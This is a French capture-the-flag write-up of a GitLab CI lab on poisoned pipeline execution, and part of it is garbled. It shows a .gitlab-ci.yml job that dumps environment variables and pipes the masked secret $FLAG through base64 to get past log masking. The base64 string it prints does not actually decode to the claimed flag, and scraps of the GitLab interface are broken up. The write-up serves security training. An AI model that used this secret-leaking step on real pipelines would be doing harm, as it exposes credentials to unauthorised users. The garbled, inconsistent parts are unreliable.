


Étapes de Résolution




Référence OWASP : [CICD-SEC-4: Exécution de Pipeline Empoisonnée \(PPE\)](#)


Nous observons également que la branche principale (**main**) est protégée, ce qui nous empêche d'y faire directement des modifications. Une solution consiste donc à créer une nouvelle branche.


1 / 6


2 / 6













 Search or go to...

Project

P

pipelineInvaders10


 Pinned

Issues


0

Merge requests


0

 Manage

>

 Plan

>

 Code

Merge requests

0

Repository

Branches


Commits

Tags

Repository graph


Compare revisions


Snippets

 Build

>

pipelineInvaders_group10 / pipelin


 Your [char](#)

 You pushe


Create n


side ▾

pipe

 Update .

equipe10 i

 This GitLab

 .gitlab-ci.y

1 s

2

3

4

5

6 c

7

8

9

10


11 t

12

3

4

Pipelines



En sélectionnant le job "chercher", nous pouvons examiner les logs générés par l'exécution du script.

```
96 export CI_SERVER_VERSION='17.5.2'
97 export CI_SERVER_VERSION_MAJOR='17'
98 export CI_SERVER_VERSION_MINOR='5'
99 export CI_SERVER_VERSION_PATCH='2'
100 export CI_TEMPLATE_REGISTRY_HOST='registry.gitlab.com'
101 export FF_CMD_DISABLE_DELAYED_ERROR_LEVEL_EXPANSION='false'
102 export FF_DISABLE_UMASK_FOR_DOCKER_EXECUTOR='false'
103 export FF_ENABLE_BASH_EXIT_CODE_CHECK='false'
104 export FF_ENABLE_JOB_CLEANUP='false'
105 export FF_KUBERNETES_HONOR_ENTRYPOINT='false'
106 export FF_NETWORK_PER_BUILD='false'
107 export FF_POSIXLY_CORRECT_ESCAPES='false'
108 export FF_RESOLVE_FULL_TLS_CHAIN='true'
109 export FF_SCRIPT_SECTIONS='false'
110 export FF_SKIP_NOOP_BUILD_STAGES='true'
111 export FF_USE_DIRECT_DOWNLOAD='true'
112 export FF_USE_DYNAMIC_TRACE_FORCE_SEND_INTERVAL='false'
113 export FF_USE_FASTZIP='false'
114 export FF_USE_IMPROVED_URL_MASKING='false'
115 export FF_USE_LEGACY_KUBERNETES_EXECUTION_STRATEGY='false'
116 export FF_USE_NEW_BASH_EVAL_STRATEGY='false'
117 export FF_USE_NEW_SHELL_ESCAPE='false'
118 export FF_USE_POWERSHELL_PATH_RESOLVER='false'
119 export FF_USE_WINDOWS_LEGACY_PROCESS_STRATEGY='true'
120 export FLAG='[MASKED]'
121 export GITLAB_CI='true'
122 export GITLAB_FEATURES=''
123 export GITLAB_USER_EMAIL='equipe10@flagma1o.fr'
124 export GITLAB_USER_ID='17'
125 export GITLAB_USER_LOGIN='equipe10'
126 export GITLAB_USER_NAME='equipe10'
127 export HOME='/root'
128 export HOSTNAME='runner-t1m9z6d-project-5-concurrent-0'
129 export OLDPWD='/'
130 export PATH='/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin'
131 export PWD='/builds/pipelineInvaders_group10/pipelineInvaders10'
132 export SHLVL='2'
133 Job succeeded
```

4. Localisation et Affichage du Flag

Parmi les nombreuses variables listées, nous identifions la variable `$FLAG`. Cependant, celle-ci est masquée dans les logs pour des raisons de sécurité.

Dans un premier temps, nous tentons d'afficher cette variable directement en ajoutant un `echo $FLAG` dans notre script. Malheureusement, cette méthode échoue car la variable reste masquée dans les logs.

```
$ echo $FLAG
[MASKED]
```


Pour contourner cette protection, nous utilisons une technique simple mais efficace : encoder la variable en base64, ce qui permet de contourner la restriction de masquage et de voir sa valeur en clair.

```
# .gitlab-ci.yml

stages:
  - solve

solve:
  stage: solve
  script:
    - echo $FLAG | base64
```


Lorsque nous relançons la pipeline avec ce nouveau script, la valeur encodée en base64 du flag apparaît correctement dans les logs.



```
$ echo $FLAG | base64
bWFza2VkSXNOY3RQcm90ZWNoZWQK
```

5. Décodage du Flag

La dernière étape consiste simplement à décoder la valeur base64 obtenue pour retrouver le flag en texte clair. Une fois décodée, la variable révèle le flag final du challenge : `FMCTF{maskedIsNotProtected}`.



```
>> atob("bWFza2VkSXNOY3RQcm90ZWNoZWQK")
← "maskedIsNotProtected"
```

Conclusion

Ce challenge montre que le masquage des variables dans les logs, bien que dissuasif, ne suffit pas à garantir leur sécurité. La présence de variables secrètes dans un fichier CI/CD peut constituer une faille de sécurité importante si celles-ci ne sont pas correctement protégées contre des utilisateurs non autorisés.

Ressources et Références :

- Challenge de référence : [cicd-goat](#)

Flag obtenu : `FMCTF{maskedIsNotProtected}`